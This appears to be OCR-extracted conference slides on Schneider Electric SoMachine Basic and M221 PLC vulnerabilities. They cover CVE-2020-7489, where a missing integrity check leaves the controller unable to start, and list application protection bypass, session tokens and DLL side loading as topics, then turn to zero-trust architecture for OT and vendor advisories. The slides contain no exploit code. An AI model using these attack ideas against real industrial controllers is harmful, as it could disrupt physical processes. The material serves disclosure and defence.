
Background

Proper DLL-loading




CVE-2020-7489

Lack of Integrity Check



Unable to start controller



Schneider Electric SoMachine Basic - V1.6 SP2

New project*

172.16.0.10 | No error | Online | Stop | Scan Time 126 µs | Stop command

Found: New project

	Reference	Firmware
Controller	TM221CE16R	1.6.2.0

PC and controller applications are identical
Connection is established

Unit ID 1

Information:

Unable to start controller (RUNNING state).

Now the engineer can never start the controller from the UI

Topics to cover

1. Application Protection Bypass
2. Session Tokens in Administrative Commands
3. DLL Side Loading
4. **Architecting for Zero Trust**

5 Steps to Zero Trust

Identify sensitive data.	Identify and classify sensitive data.
	Segment the network based on data sensitivity
Map the flows of sensitive data	Locate and map all dependent network and system objects
	Design a more optimal flow if necessary
	Leverage existing data and network flow diagrams
Architect Zero Trust Microperimeters	Define microperimeters around sensitive data
	Enforce microperimeters with physical or virtual security controls
	Limit and strictly enforce access to microperimeters
	Automate the rule and policy base
	Use auditing and change control tools
Continuously monitor Ecosystem with Security Analytics	Evaluate where you may already have security analytics
	Determine the best deployment model for you business
	Find a vendor that will move you along the automation path
Embrace security automation and orchestration	Define policies for automation
	Assess and document your SOC processes
	Check to see what security analytics automation options are available
	Confirms that security analytics office vendor supports your security infrastructure

From Stephanie Balaouras, Chase Cunnningham, Peter Cerrato. Five Steps to A Zero Trust Network. Forrester. October 1, 2018


Summary and Discussions

1. **Zero trust is a strategy to continuously verify every user, application and device**

2. **Zero trust is a sound framework, but its successful implementation requires more than firewalls.**

3. **OT applications are sufficiently different from IT applications. The presence of legacy devices and applications means that authentication mechanisms in OT applications may not support robust identity verification.**

4. **Additional host controls, such as end point monitoring, e.g. application whitelisting and project files monitoring, are needed**



References

- **Attacking SCADA: Vulnerabilities in Schneider Electric SoMachine and M221 PLC (CVE-2017-6034 and CVE-2020-7489):** https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/vulnerabilities-in-schneider-electric-somachine-and-m221-plc/

- **Attacking SCADA II: Vulnerabilities in Schneider Electric SoMachine and M221 PLC (CVE-2020-7566, CVE-2020-7567, CVE-2020-7568):** https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/attacking-scada-part-ii-vulnerabilities-in-schneider-electric-ecostruxure-machine-expert-and-m221-plc/

- **Trustwave Advisory TWSL2020-001:** https://www.trustwave.com/en-us/resources/security-resources/security-advisories/?fid=27054

- **Schneider Electric Advisory for CVE-2017-6034:** https://www.se.com/ww/en/download/document/SEVD-2017-065-01/

- **Schneider Electric Advisory for CVE-2020-7565 – CVE-2020-7568:** https://www.se.com/ww/en/download/document/SEVD-2020-315-05/

Trustwave®